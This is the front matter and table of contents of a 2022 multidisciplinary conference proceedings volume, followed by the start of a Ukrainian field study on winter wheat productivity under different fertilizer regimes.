



**International Science Group**

**ISG-KONF.COM**

**XXVI  
INTERNATIONAL SCIENTIFIC  
AND PRACTICAL CONFERENCE  
"PROBLEMS OF SCIENCE AND PRACTICE, TASKS AND  
WAYS TO SOLVE THEM"**

**Helsinki, Finland  
July 05 - 08, 2022**

**ISBN 979-8-88722-621-7**

**DOI 10.46299/ISG.2022.1.26**

# **PROBLEMS OF SCIENCE AND PRACTICE, TASKS AND WAYS TO SOLVE THEM**

Proceedings of the XXVI International Scientific and Practical Conference

Helsinki, Finland  
July 05 – 08, 2022

**UDC 01.1**

The XXVI International Scientific and Practical Conference «Problems of science and practice, tasks and ways to solve them», July 05 – 08, 2022, Helsinki, Finland. 456 p.

**ISBN – 979-8-88722-621-7**

**DOI – 10.46299/ISG.2022.1.26**

**EDITORIAL BOARD**

<u>Pluzhnik Elena</u>	Professor of the Department of Criminal Law and Criminology Odessa State University of Internal Affairs Candidate of Law, Associate Professor
<u>Liubchych Anna</u>	Scientific and Research Institute of Providing Legal Framework for the Innovative Development National Academy of Law Sciences of Ukraine, Kharkiv, Ukraine, Scientific secretary of Institute
<u>Liudmyla Polyvana</u>	Department of Accounting and Auditing Kharkiv National Technical University of Agriculture named after Petr Vasilenko, Ukraine
<u>Mushenyk Iryna</u>	Candidate of Economic Sciences, Associate Professor of Mathematical Disciplines, Informatics and Modeling. Podolsk State Agrarian Technical University
<u>Oleksandra Kovalevska</u>	Dnipropetrovsk State University of Internal Affairs Dnipro, Ukraine
<u>Prudka Liudmyla</u>	Odessa State University of Internal Affairs, Associate Professor of Criminology and Psychology Department
<u>Slabkyi Hennadii</u>	Doctor of Medical Sciences, Head of the Department of Health Sciences, Uzhhorod National University.
<u>Marchenko Dmytro</u>	PhD, Associate Professor, Lecturer, Deputy Dean on Academic Affairs Faculty of Engineering and Energy
<u>Harchenko Roman</u>	Candidate of Technical Sciences, specialty 05.22.20 - operation and repair of vehicles.
<u>Belei Svitlana</u>	Ph.D., Associate Professor, Department of Economics and Security of Enterprise
<u>Lidiya Parashchuk</u>	PhD in specialty 05.17.11 "Technology of refractory non-metallic materials"
<u>Kanyovska Lyudmila Volodymyrivna</u>	Associate Professor of the Department of Internal Medicine
<u>Levon Mariia</u>	Candidate of Medical Sciences, Associate Professor, Scientific direction - morphology of the human digestive system
<u>Hubal Halyna Mykolaiivna</u>	Ph.D. in Physical and Mathematical Sciences, Associate Professor

## TABLE OF CONTENTS

AGRICULTURAL SCIENCES		
1.	Господаренко Г.М., Карпенко В.П., Любич В.В., Притуляк Р.М.  ПРОДУКТИВНІСТЬ РІЗНОСТИГЛИХ СОРТІВ ПШЕНИЦІ М'ЯКОЇ ОЗИМОЇ ЗА РІЗНИХ СИСТЕМ УДОБРЕННЯ В ПОЛЬОВІЙ СІВОЗМІНІ	15
2.	Остапчук О.С.  ФОРМУВАННЯ ЛІСОВОЇ ПІДСТИЛКИ В ДУБОВИХ НАСАДЖЕННЯХ ДП «УМАНСЬКЕ ЛІСОВЕ ГОСПОДАРСТВО»	19
3.	Усик С.В.  БАЛАНС ОРГАНІЧНОЇ РЕЧОВИНИ В ОРНОМУ ШАРІ ҐРУНТУ ЗАЛЕЖНО ВІД РІЗНОЇ СТРУКТУРИ ПОСІВНИХ ПЛОЩ СІВОЗМІН КОРОТКОЇ РОТАЦІЇ	23
ARCHITECTURE, CONSTRUCTION		
4.	Karabulut N.  ÇAYIROVA NATIONAL GARDEN CAFETERIA DESIGN AS AN EXAMPLE OF CLIMATE RESPONSİVE ARCHITECTURE	25
5.	Шатрова І.А., Демидова О.О.  ВИМОГИ ДО ЯКОСТІ БУДІВЕЛЬНОЇ ПРОДУКЦІЇ	27
ART HISTORY		
6.	Ешмуратова А.К.  «НОВОЕ ЗВУЧАНИЕ» НАЦИОНАЛЬНОГО КОНЦЕПТА В СОВРЕМЕННОМ КАЗАХСКОМ КУКОЛЬНОМ ТЕАТРЕ (НА ПРИМЕРЕ СПЕКТАКЛЯ «ЕР ТӨСТІК» Қ. ЕЖЕМБЕК, РЕЖИССЕР-ПОСТАНОВЩИК К.Х. ЕШМУРАТОВА)	31
7.	Косицька З.М.  ТРАДИЦІЇ ТА НОВАЦІЇ У ТВОРЧОСТІ СУЧАСНИХ ЛИТОВСЬКИХ І УКРАЇНСЬКИХ МАЙСТРІВ ВИТИНАНКИ	38
BIOLOGICAL SCIENCES		
8.	Брагінець О.Г., Стасюк Н.Є., Гайда Г.З.  ЕНЗИМАТИЧНО-ХІМІЧНИЙ МЕТОД ВИЗНАЧЕННЯ L- АРГІНІНУ: РОЗРОБКА І ВИКОРИСТАННЯ	45

9.	Любинець І.П. НАСІННЄВА ПРОДУКТИВНІСТЬ БЕРЕЗИ НИЗЬКОЇ НА ТЕРИТОРІЇ БІОСФЕРНОГО РЕЗЕРВАТУ «РОЗТОЧЧЯ»	53
CHEMICAL SCIENCES		
10.	Єгоров О.С. ФАКТОРИ ФОРМУВАННЯ СПОЖИВЧОЇ І БІОЛОГІЧНОЇ ЦІННОСТІ РИБНИХ КОНСЕРВІВ ТА ПОШУК ІНТЕГРАЛЬНОГО ПОКАЗНИКА ЇХ ЯКОСТІ	56
ECONOMIC SCIENCES		
11.	Malakhova Y. THE WORLD EXPERIENCE OF MOTIVATING PUBLIC SERVANTS	59
12.	Tarasov V., Yatsenko V. PROBLEMS OF IMPLEMENTATION OF INFORMATION SYSTEMS AT ENTERPRISES	64
13.	Zhydovska N. MARKETING SUPPORT OF THE SUGAR MARKET	67
14.	Артюх О.В., Веселова А.С. СПРОЩЕНА СИСТЕМА ОПОДАТКУВАННЯ: ОГЛЯД НОРМАТИВНИХ ВИМОГ У ПЕРІОД ВОЄННОГО СТАНУ	70
15.	Аршава О. КЛАСТЕРІЗАЦІЯ: МЕТОДИКА ТА ПРАКТИЧНА РЕАЛІЗАЦІЯ	72
16.	Вакуленко А.О., Дітковський І.Є. ЕКОНОМІКО-ПРАВОВЕ РЕГУЛЮВАННЯ МІЖНАРОДНОГО АВІАЦІЙНОГО БІЗНЕСУ	75
17.	Кваша Т.К. ІНВЕСТИЦІЙНО-ІННОВАЦІЙНА БЕЗПЕКА В УКРАЇНІ: ПРОПОЗИЦІЇ ЩОДО ОНОВЛЕННЯ МЕТОДОЛОГІЇ ЇЇ ОЦІНЮВАННЯ	78
18.	Ковбич Т.К. ГЛОБАЛІЗАЦІЯ ІНТЕЛЕКТУАЛЬНОГО РИНКУ РОБОЧОЇ СИЛИ	85

19.	Онищенко С.В., Маслій О.А., Глушко А.Д. СОЦІАЛЬНО-ЕКОНОМІЧНА БЕЗПЕКА В УМОВАХ ВОЄННОГО СТАНУ	88
20.	Рудич А., Рубанська К. ІНДЕКСНИЙ МЕТОД У ФАКТОРНОМУ АНАЛІЗІ ДІЯЛЬНОСТІ ПІДПРИЄМСТВА	91
GEOGRAPHICAL SCIENCE		
21.	Стельмах В.Ю. СТРУКТУРА ГІДРОГРАФІЧНОЇ МЕРЕЖІ СІВЕРСЬКОГО ДОНЦЯ	94
GEOLOGICAL SCIENCES		
22.	Ishkov V., Kozar M., Kozii Y., Bartashevskiy S. NICKEL IN OIL DEPOSITS OF THE DNIPRO-DONETSK DEPRESSION (UKRAINE)	97
LEGAL SCIENCES		
23.	Бугайчук К.Л. ДЕЯКІ ПИТАННЯ ЩОДО ПОЗБАВЛЕННЯ ГРОМАДЯНСТВА УКРАЇНИ В УМОВАХ ВОЄННОГО СТАНУ	107
24.	Бунчук О.Б. ДОКАЗУВАННЯ ДИСКРИМІНАЦІЇ У ПРАКТИЦІ ЄСПЛ: ТЕСТ НА ПОРІВНЯННІСТЬ	111
25.	Волощук О.Т. ПРАВО ЄС В КОНТЕКСТІ ЗАСТОСУВАННЯ В АРБИТРАЖНИХ ПРОЦЕСАХ ПРИНЦИПІВ НАЦІОНАЛЬНОЇ АВТОНОМІЇ ТА НЕОБХІДНОСТІ ЕФЕКТИВНОГО ЗАСТОСУВАННЯ ПРАВА ЄС	114
26.	Герус Т.С., Стрельченко О.Г. ПЕРСПЕКТИВИ РОЗВИТКУ СФЕРИ ТРАНСПЛАНТОЛОГІЇ В УКРАЇНІ	119
27.	Гусак А. СУЧАСНІ МЕТОДИ ІДЕНТИФІКАЦІЇ ПО ВІДБИТКУ ПАЛЬЦЯ	122

28.	Жупник В.В. ІДЕЇ ФЕДЕРАЛІЗМУ В ПРАВОВИХ ПОГЛЯДАХ М.ДРАГОМАНОВА	130
29.	Прилуцький А., Біліченко В. МІЖНАРОДНІ СТАНДАРТИ ТА КЛЮЧОВІ ОСОБЛИВОСТІ ПРОВЕДЕННЯ ОПИТУВАННЯ НЕПОВНОЛІТНІХ	134
30.	Сторожук І.О. ЕЛЕКТРОННІ ДОКАЗИ В ЗРАЗКОВИХ СПРАВАХ. ПРОБЛЕМИ ЇХ ДОСЛІДЖЕННЯ ТА ВИЗНАННЯ ДОПУСТИМИМИ	137
MANAGEMENT, MARKETING		
31.	Ігнатюк В.В., Туніна Г.С. САМОМЕНЕДЖМЕНТ ЯК ЗАСІБ ПІДВИЩЕННЯ ЕФЕКТИВНОСТІ РОБОТИ КЕРІВНИКА	140
32.	Василик Н.М. УПРАВЛІННЯ КРЕАТИВНИМ ПОТЕНЦІАЛОМ ОРГАНІЗАЦІЇ	144
33.	Смолич Д.В. МОДЕЛІ СТВОРЕННЯ ТА УПРАВЛІННЯ БРЕНДАМИ СФЕРИ ПОСЛУГ	147
MEDICAL SCIENCES		
34.	Barannik С., Agafonov N., Fridberg A., Barannik A. CORAIL-NÉPHROLITHIOSE: ENJEUX DE TRAITEMENT MODERNE ET MÉTAPHILACTIQUES	150
35.	Buchakchyiska N., Maramukha V., Kutsak A., Maramukha I., Maramukha I. ANOMALIES OF L-S TRANSITION, THEIR RELATIONSHIP WITH PAIN SYNDROME	156
36.	Cheh Y., Ilenko-Lobach N., Ilenko N. INTERRELATIONSHIPS BETWEEN DENTAL STATUS AND SOME STABLE BODY PARAMETERS OF YOUNG PEOPLE	159
37.	Holubnych N., Kushnir V. DIFFERENTIAL DIAGNOSIS OF MYOCARDIAL INFARCTION	161

38.	Ivanova N. AUTOIMMUNE THYROIDITIS AS A PSYCHOSOMATIC DISEASE. COMPREHENSIVE APPROACHE TO UNDERSTANDING	165
39.	Kenzhebekova R., Kachiyeva Z., Tolegenkyzy A., Akhmetova Z., Bismildina G. ANALYSIS OF SINGLE NUCLEOTIDE POLYMORPHISMS OF THE RELN GENE IN SCHIZOPHRENIA IN THE KAZAKH POPULATION	168
40.	Kotsiubiichuk Z. THE EFFECT OF BICYCLOL ON THE STATE OF THE CONNECTIVE TISSUE COMPONENTS OF THE EXTRACELLULAR MATRIX OF THE LIVER IN THE COMPLEX THERAPY OF NON-ALCOHOLIC STEATOHEPATITIS WITH LIVER FIBROSIS IN PATIENTS WITH TYPE 2 DIABETES MELLITUS WITH DIABETIC NEPHROPATHY	171
41.	Pylypenko Y., Kushnir V. HOW COVID-19 PANDEMIC GAVE IMPETUS TO THE DEVELOPMENT OF HIV VACCINES	173
42.	Shykula R., Pavliak U., Melnyk O., Fafula R.V. ASYMPTOMATIC BACTERIOSPERMIA IN MEN WITH INFERTILITY	176
43.	Кудайбергенова М.К. АНАЛИЗ ДЕЯТЕЛЬНОСТИ БОЛЬНИЦ В ЗАВИСИМОСТИ ОТ ФОРМЫ СОБСТВЕННОСТИ В БОЛЬНИЧНЫМ СЕКТОРЕ СТРАН ЕВРОПЫ	178
44.	Кушнір В.О., Фоміна Л.В., Фомін О.О., Фоміна Н.С. ПІДХОДИ ДО ФОРМУЛЮВАННЯ ДІАГНОЗУ МЕЛАНОЦИТАРНИХ ТА НЕМЕЛАНОЦИТАРНИХ НЕВУСІВ У ЗБРОЙНИХ СИЛАХ УКРАЇНИ	188
45.	Сергета І.В., Браткова О.Ю., Стоян Н.В., Макарова О.І., Макаров С.Ю. БІОЕТИЧНІ ПРИНЦИПИ ВИКОРИСТАННЯ СУЧАСНИХ ПСИХОГІГІЄНИЧНИХ ТЕХНОЛОГІЙ ВИЗНАЧЕННЯ ТА ОЦІНКИ ДОНОЗОЛОГІЧНИХ ЗРУШЕНЬ У СТАНІ ЗДОРОВ'Я УЧНІВСЬКОЇ І СТУДЕНТСЬКОЇ МОЛОДІ	193



46.	Сиволап Д.В. ФАКТОРИ РИЗИКУ ТРАНЗИТОРНОЇ ГІПЕРАМІЛАЗЕМІЇ ПІСЛЯ ЕНДОСКОПІЧНОЇ ПАПІЛОСФІНКТЕРОТОМІЇ У ХВОРИХ НА ЖОВЧНОКАМ'ЯНУ ХВОРОБУ	196
47.	Шапринський В.В., Семененко Н.В. МАЛОІНВАЗИВНІ МЕТОДИКИ ХІРУРГІЧНОГО ЛІКУВАННЯ ХВОРИХ ІЗ ХРОНІЧНИМ ЗАХВОРЮВАННЯМ ПОВЕРХНЕВИХ ВЕН НИЖНІХ КІНЦІВОК	199
48.	Шапринський В.В. ХІРУРГІЧНЕ ЛІКУВАННЯ ХРОНІЧНОЇ ЗАГРОЗЛИВОЇ ІШЕМІЇ НИЖНІХ КІНЦІВОК НА ГРУНТІ ОБЛІТЕРУЮЧОГО АТЕРОСКЛЕРОЗУ ВІДКРИТИМ МЕТОДОМ	203
PEDAGOGICAL SCIENCES		
49.	Gusak L. METHODOLOGICAL CHALLENGES OF THE METHOD OF ASSOCIATIVE SYMBOLS	206
50.	Olkhov V., Voloschuk S., Shvedskiy V., Voloschuk V. NATIONAL EXPERIENCE OF CLINICAL THINKING FORMATION OF STUDENTS OF NEUROLOGY AND NEUROSURGERY DEPARTMENT OF POSTGRADUTE FACULTY OF NATIONAL PIROGOV MEMORIAL MEDICAL UNIVERSITY IN VINNYTSIA WITH WAYS OF SOLVING THE PROBLEMS	208
51.	Pasieka N., Dutchak T., Krekhovetska S., Kurus S. USE OF CREALIZED TEXTS TO FORM THE ASSESSMENT OF STUDENTS IN INFORMATICS LESSONS IN THE NEW UKRAINIAN SCHOOLS	210
52.	Petriciuc L. CONCEPT CHECKING QUESTIONS AS A STRATEGY TO REINFORCE SPECIALIZED VOCABULARY	214
53.	Piven M., Piven V. META-SUBJECT SPACE CONSTRUCTING AS A PREREQUISITE FOR SUCCESSFUL SELF-ORGANIZATION OF EDUCATIONAL ACTIVITIES IN AVIATION UNIVERSITIES	220

54.	Tonkonoh N. PECULIARITIES OF DISTANCE LEARNING	225
55.	Vladymyrova V., Savitskaya T. THE ROLE OF LINGUOCULTURAL ASPECT IN THE STUDY OF A FOREIGN LANGUAGE BY PROFESSIONAL ORIENTATION	229
56.	Бойко В.В., Завгородній І.В., Королевська А.Ю., Ріпатті І.А., Савві С.О. ДОСВІД ВИКОРИСТАННЯ ІНТЕРАКТИВНИХ СИСТЕМИ ТА ПРОГРАМИ DOLPHIN INTERACTIVE PRESENTER™ У ПРОЦЕСІ НАВЧАННЯ СТУДЕНТІВ НА БАЗІ КАФЕДРИ ХІРУРГІЇ №1 ХНМУ	235
57.	Бровко К.А., Олійник К.О. МЕТОДИКА НАВЧАННЯ ІНОЗЕМНОЇ МОВИ УЧНІВ 4-Х КЛАСІВ ІЗ ЗАСТОСУВАННЯМ ТЕХНОЛОГІЇ WEB 3.0	242
58.	Бут Я.В. УМОВИ НАВЧАННЯ У ЗАКЛАДАХ ВИЩОЇ ОСВІТИ УКРАЇНИ ПІД ЧАС ВОЄННОГО СТАНУ	246
59.	Головко І.І. НАВЧАЛЬНО-МЕТОДИЧНА РОБОТА ВИКЛАДАЧІВ У ВНМЗ	249
60.	Косенко П.Б. ЕЛЕМЕНТИ ПЕДАГОГІЧНОЇ СТРАТЕГІЇ ПІДГОТОВКИ МУЗИКАНТА ДО СЦЕНІЧНОГО ВИСТУПУ	252
61.	Куковська І.Л., Куковська В.І. ЗАСТОСУВАННЯ АКТИВНИХ МЕТОДІВ НАВЧАННЯ У ПРОФЕСІЙНІЙ ПІДГОТОВЦІ МАЙБУТНІХ ЛІКАРІВ	255
62.	Моїсеєва Н.В., Островська Г.Ю. ОСНОВА ВИВЧЕННЯ КЛІНІЧНОЇ ФАРМАКОЛОГІЇ ЗБОДУВАЧАМИ ВИЩОЇ ОСВІТИ – МІЖДИСЦИПЛІНАРНІ ЗАДАЧІ	257
63.	Мінаєв Ю.П., Тихонська Н.І., Шалатов Д.С. ОРГАНІЗАЦІЯ НАВЧАЛЬНОГО ДОСЛІДЖЕННЯ ЗАЛЕЖНОСТІ ПЕРІОДУ КОЛИВАНЬ МАТЕМАТИЧНОГО МАЯТНИКА ВІД АМПЛІТУДИ	261

64.	Шелестова Л.В. ІНДИВІДУАЛІЗАЦІЯ НАВЧАННЯ: АНАЛІЗ ТРАКТОВОК ПОНЯТЬ	268
PHILOLOGICAL SCIENCES		
65.	Дерік І.М., Низька Т.С. ОСОБЛИВОСТІ ПЕРЕКЛАДУ ДИРЕКТИВНИХ ТЕКСТІВ (НА МАТЕРІАЛІ АНГЛОМОВНИХ МЕДИЧНИХ ІНСТРУКЦІЙ У КОНТЕКСТІ ПАНДЕМІЇ COVID-19 ТА ЇХ ВАРІАНТІВ ПЕРЕКЛАДУ УКРАЇНСЬКОЮ МОВОЮ)	272
66.	Черненко Н.А. ПОНЯТТЯ ДОБРОЧЕСНІСТЬ І АКАДЕМІЧНА ДОБРОЧЕСНІСТЬ У РУСЛІ МОРАЛЬНО-ЦІННІСНОЇ КОНЦЕПТУАЛІЗАЦІЇ ДІЙСНОСТІ	277
PHILOSOPHICAL SCIENCES		
67.	Требін М.П., Панфілов О.Ю. ДО ПРОБЛЕМИ СОЦІАЛЬНО-ФІЛОСОФСЬКОГО ОСМИСЛЕННЯ СУТНОСТІ ДУХОВНОГО ФАКТОРУ У СУЧАСНІЙ ВІЙНІ	282
PHYSICAL AND MATHEMATICAL SCIENCES		
68.	Kuzma O. VIBRATION EFFECTS ON INCLUSIONS INSIDE INVASIVE WAVEGUIDE	288
69.	Smetankina N., Misura S. INVESTIGATION OF RESIDUAL STRESSES IN COMPOSITE STRUCTURES	292
70.	Smetankina N., Merkulova A., Merkulov D. ANALYSIS OF THE STRENGTH OF LAMINATED COMPOSITE PLATES AND SHELLS BY DIFFERENT THEORIES	294
71.	Ескенди́ров К.Б., Серік Ж. 8 СЫНЫПТА АЛГЕБРА ЖӘНЕ АНАЛИЗ БАСТАМАЛАРЫН ОҚЫТУ БАРЫСЫНДА МАТЕМАТИКАЛЫҚ АНАЛИЗДІҢ НЕГІЗГІ ҰҒЫМДАРЫН ЕСЕПТЕРДІ ПАЙДАЛАНЫП ҚАЛЫПТАСТЫРУ	296

72.	Туманова М.Е., Ткачева А., Медедова Н., Слипченко И., Сабыржан Е. АНАЛИЗ ТОЧНОСТИ РЕЗУЛЬТАТОВ ЧИСЛЕННОГО ИНТЕГРЕРИВАННЯ ФУНКЦІЙ	301
73.	Ярецька Н. МАТЕМАТИЧНЕ МОДЕЛЮВАННЯ СТАТИЧНОЇ КОНТАКТНОЇ ЗАДАЧІ ПРО ТИСК ЖОРСТКОГО КІЛЬЦЕВОГО ШТАМПА НА ПІВПРОСТІР З ПОЧАТКОВИМИ НАПРУЖЕННЯМИ	304
POLITICAL SCIENCE		
74.	Панов А. ЧИ ВИСТОЇТЬ УЖГОРОДСЬКИЙ ЗАМОК?	308
PSYCHOLOGICAL SCIENCES		
75.	Волкова Н.П., Примак М.С. КОМП'ЮТЕРНІ ТЕХНОЛОГІЇ В СУЧАСНІЙ ОСВІТІ	311
76.	Дембицька Н. ПІЗНАВАЛЬНИЙ АСПЕКТ ЕКОНОМІЧНОГО САМОВИЗНАЧЕННЯ СУЧАСНИХ ПІДЛІТКІВ	315
77.	Дроздов О.Ю. КОЛЕКТИВНИЙ НАРЦИСИЗМ УКРАЇНСЬКОЇ МОЛОДІ: З ДОСВІДУ ДОВОЄННОГО ДОСЛІДЖЕННЯ	322
78.	Дроздова М.А. СОЦІАЛЬНО-ДЕМОГРАФІЧНІ ТА ОСОБИСТІСНІ ЧИННИКИ АНТИСОЦІАЛЬНОЇ КРЕАТИВНОСТІ УКРАЇНСЬКИХ СТУДЕНТІВ	326
79.	Кобильченко В.В., Омельченко І.М. ДЕПРИВАЦІЯ ОСОБИСТОСТІ ЯК ЦЕНТРАЛЬНЕ ПОНЯТТЯ СУЧАСНОЇ СПЕЦІАЛЬНОЇ ПСИХОЛОГІЇ	329
80.	Кондратюк Ж.В., Кондратюк Ж.В. ВИТОКИ РОЗВИТКУ ПРОФЕСІЙНОЇ ІДЕНТИЧНОСТІ В ДИТЯЧОМУ ВІЦІ	336

81.	Руденок А.І., Дуднік К.І. СУЧАСНА ПРОБЛЕМАТИКА ГОТОВНОСТІ ДІТЕЙ ДО ШКОЛИ В УМОВАХ ВІЙСЬКОВОГО СТАНУ	342
82.	Суліцький В.В. ПСИХОЛОГІЧНІ ОСОБЛИВОСТІ ЗАСУДЖЕНИХ ІЗ ОБМЕЖЕНОЮ ОСУДНІСТЮ	347
TECHNICAL SCIENCES		
83.	Andrushchak I. PROSPECTS FOR THE DEVELOPMENT OF METHODS OF DIAGNOSTIC COMPUTER NETWORKS	353
84.	Deryaev A.R. DESCENT OF CASING COLUMNS OF AN INCLINED-DIRECTIONAL WELL FOR DUAL COMPLETION ON THE NORTHERN GOTURDEPE SQUARE	358
85.	Deryaev A.R. ANALYSIS OF THE CHARACTERISTICS OF RESERVOIR PROPERTIES OF PRODUCTION FORMATIONS (HORIZONS) AND THEIR HETEROGENEITY FOR DUAL COMPLETION EXPLOITATION	362
86.	Matkivskyi S. PROSPECT FOR ENHANCEMENT CONDENSATE RECOVERY OF GAS CONDENSATE FIELDS IN UKRAINE	365
87.	Polyvianchuk A., Tsybal S., Khreshchenetskyi V., Kuzhel V., Koval R. CREATION OF UNIVERSAL SYSTEMS FOR ENVIRONMENTAL CERTIFICATION OF TRANSPORT DIESELS BASED ON MINI- AND MICROTUNNELS	369
88.	Radzivilov H. ANALYSIS OF THE POSSIBILITY OF USING THE KAHONEN NEURAL NETWORK TO CONTROL THE TECHNICAL CONDITION OF COMPLEX SYSTEMS	375
89.	Stopakevych A. THE EFFECT OF INITIAL CONDITIONS ON STATE OBSERVERS ESTIMATION QUALITY IN DIGITAL CONTROL SYSTEMS	378

90.	Papuashvili T., Burduladze A. არახისტო საგზაო სამოსების გაანგარიშება ვიბრაციული დატვირთვების გათვალისწინებით	381
91.	Kakimova Z., Zharykbasova K., Mirasheva G., Tulkebayeva G., Zharykbassov E. ANALYSIS OF CATALASE IMMOBILIZATION METHODS	387
92.	Гельдт С.В., Єрьоменко Я.С., Онищенко Ю.М. ВИКОРИСТАННЯ БЕКДОРУ, ЯК МЕТОДУ ЗЛАМУ КОМП'ЮТЕРНИХ СИСТЕМ	394
93.	Гребеннік І.В., Коваленко О.А. ДОСЛІДЖЕННЯ ДАНИХ НАВЧАННЯ З ВИКОРИСТАННЯМ МЕТОДІВ DATA MINING ДЛЯ ПОШУКУ АСОЦІАТИВНИХ ПРАВИЛ	397
94.	Корчак М.М. МАТЕМАТИЧНИЙ РОЗРАХУНОК ЕНЕРГООЩАДНОЇ ТЕХНОЛОГІЇ ОБРОБІТКУ ҐРУНТУ	407
95.	Лужанська Г.В., Сергєєв М.І., Климчук І.О., Любарський В.Е., Шимченко П.В. ВИКОРИСТАННЯ СКИДНОГО ТЕПЛА У СИСТЕМІ АВТОНОМНОГО ТЕПЛОПОСТАЧАННЯ ЖИЛИХ БУДІВЕЛЬ	414
96.	Палюх О., Дзядик А., Воробей В., Палюх Д. АНАЛІЗ ТЕХНОЛОГІЧНИХ ОСОБЛИВОСТЕЙ ДИСКРЕТНОГО НАНЕСЕННЯ КЛЕЮ В ПАЛІТУРНОМУ ВИРОБНИЦТВІ	417
97.	Сова О.Я., Остапчук В.М. АНАЛІЗ МЕТОДІВ ПОПЕРЕДНЬОГО КОДУВАННЯ БАГАТОАНТЕННИХ СИСТЕМ ВІЙСЬКОВОГО РАДІОЗВ'ЯЗКУ ЗІ СПЕКТРАЛЬНО-ЕФЕКТИВНИМИ СИГНАЛАМИ	421
98.	Шишацький А.В., Рансевич Р.І., Шкнай О.В., Житніков Б.В., Крижановський А.О. АНАЛІЗ ОСНОВНИХ ВАРІАНТІВ КОМПЛЕКТАЦІЇ БЕЗПЛОТНОГО ЛІТАЛЬНОГО АПАРАТУ ОПЕРАТИВНО-ТАКТИЧНОГО РІВНЯ "ОРЛАН-10"	429

99.	Юрченко В.В. ОРГАНІЗАЦІЯ ТЕХНІЧНОГО ОБСЛУГОВУВАННЯ ТА РЕМОНТУ АВТОМОБІЛЬНОЇ І СПЕЦІАЛЬНОЇ ТЕХНІКИ. ПРОБЛЕМНІ ПИТАННЯ ТА МОЖЛИВІ НАПРЯМИ ЇХ ВИРІШЕННЯ	438
TOURISM		
100.	Миронов А.А. ПЕРСПЕКТИВИ РОЗВИТКУ ВНУТРІШНЬОГО ТУРИЗМУ В УМОВАХ ГЛОБАЛЬНИХ ВИКЛИКІВ СЬОГОДЕННЯ	441
VETERINARY SCIENCES		
101.	Дуда Ю., Корейба Л., Алексеева Н. ДИНАМІКА ЗМІН ПОКАЗНИКІВ ПРОТЕЇНОВОГО ОБМІНУ КРОЛІВ, ХВОРИХ НА ЕЙМЕРІОЗ З РІЗНИМ РІВНЕМ ІНТЕНСИВНОСТІ ІНВАЗІЇ	445
102.	Чечет О.М., Коваленко В.Л., Гайдей О.С. АНАЛІЗ ЗООГІГІЄНИЧНИХ УМОВ УТРИМАННЯ ТА ГОДІВЛІ В УМОВАХ ПРОМИСЛОВОГО ВЕДЕННЯ ПТАХІВНИЦТВА	449

## **ПРОДУКТИВНІСТЬ РІЗНОСТИГЛИХ СОРТІВ ПШЕНИЦІ М'ЯКОЇ ОЗИМОЇ ЗА РІЗНИХ СИСТЕМ УДОБРЕННЯ В ПОЛЬОВІЙ СІВОЗМІНІ**

**Господаренко Григорій Миколайович**

доктор сільськогосподарських наук, професор  
Уманський національний університет садівництва

**Карпенко Віктор Петрович**

доктор сільськогосподарських наук, професор  
Уманський національний університет садівництва

**Любич Віталій Володимирович,**

доктор сільськогосподарських наук, професор  
Уманський національний університет садівництва

**Притуляк Руслан Миколайович**

кандидат сільськогосподарських наук, доцент  
Уманський національний університет садівництва

Азот у взаємодії з іншими елементами мінерального живлення відіграє значну роль у формуванні врожаю та якості зерна пшениці озимої [1]. Для формування високої врожайності та якості зерна необхідно забезпечити рослини азотом упродовж усього вегетаційного періоду [2]. Проте застосування азотних добрив, особливо високих доз, може сприяти забрудненню навколишнього природного середовища, що необхідно враховувати під час розроблення системи удобрення цієї культури [3]. Вирощування пшениці озимої навіть за тривалого внесення добрив у сівозміні екологічно безпечно, що підтверджено попередніми дослідженнями вчених [4]. Отримані результати дослідження зазвичай використовуються для групи сортів пшениці [5]. Для інших сортів або типів сівозміні необхідно проводити окремі дослідження щодо удобрення.

Експериментальну частину досліджень проведено в умовах Правобережного Лісостепу України у стаціонарному польовому досліді з географічними координатами за Гринвічем 48° 46' північної широти і 30° 14' східної довготи, закладеному у 2011 році на дослідному полі Уманського НУС [6]. Дослід одночасно розгорнутий на чотирьох полях, що дає змогу щорічно отримувати дані врожайності всіх культур сівозміні (пшениця озима, кукурудза, ячмінь ярий, соя). Повторення досліді триразове. Площа облікової ділянки 25 м<sup>2</sup>. Ґрунт дослідної ділянки – чорнозем опідзолений важкосуглинковий на лесі з вмістом гумусу 3,8 %, вміст азоту легкогідролізованих сполук – низький, рухомих сполук фосфору та калію – підвищений, рН<sub>KCl</sub> – 5,7.

У варіанті досліді виробничого контролю (N<sub>150</sub>P<sub>60</sub>K<sub>80</sub>) доза добрив розрахована за господарським винесенням основних елементів живлення



культурами сівозміни. Схему досліду складено так, щоб за результатами проведених досліджень можна було визначити можливість зниження доз окремих видів мінеральних добрив і визначити оптимальне їх поєднання як у сівозміні, так і під окремі культури.

Схема застосування добрив у польовій сівозміні під пшеницю м'яку озиму (сорти Ріно (ранньостиглий), Еміл (пізньостиглий)) включала такі варіанти: без добрив (контроль), N<sub>75</sub>, N<sub>150</sub>, P<sub>60</sub>K<sub>80</sub>, N<sub>150</sub>K<sub>80</sub>, N<sub>150</sub>P<sub>60</sub>, N<sub>75</sub>P<sub>30</sub>K<sub>40</sub>, N<sub>150</sub>P<sub>60</sub>K<sub>80</sub>, N<sub>150</sub>P<sub>30</sub>K<sub>40</sub>, N<sub>150</sub>P<sub>60</sub>K<sub>40</sub>, N<sub>150</sub>P<sub>30</sub>K<sub>80</sub>. Відповідно до схеми досліду фосфорні та калійні добрива вносяться під зяблевий обробіток ґрунту, азотні – під передпосівну культивуацію та в підживлення. Нетоварна частина врожаю культур сівозміни (солома, стебелиння) залишається на полі на добриво.

Урожайність визначали поділянковим прямим комбайнуванням, складові структури врожаю за методикою [15]. Статистичне оброблення даних здійснювали методом двофакторного дисперсійного аналізу польового досліду. Індекс стабільності визначали за такою формулою:

$$SE = \frac{HE}{LE},$$

де HE – найбільший прояв ознаки;

LE – найменший прояв ознаки.

Найбільше на вміст білка впливало застосування азотних добрив. Внесення N<sub>75</sub> підвищувало його вміст до 12,3 % або на 5 %, а N<sub>150</sub> – до 13,3 %, або на 14 % порівняно з варіантом без добрив (11,7 %). Застосування повного мінерального добрива (N<sub>75</sub>P<sub>30</sub>K<sub>40</sub>) забезпечувало підвищення цього показника на 8 % і на 17 % (N<sub>150</sub>P<sub>60</sub>K<sub>80</sub>). Варіанти досліду з неповним поверненням, винесеного з урожаєм фосфору і калію істотно не знижували вмісту білка в зерні пшениці озимої сорту КВС Еміл.

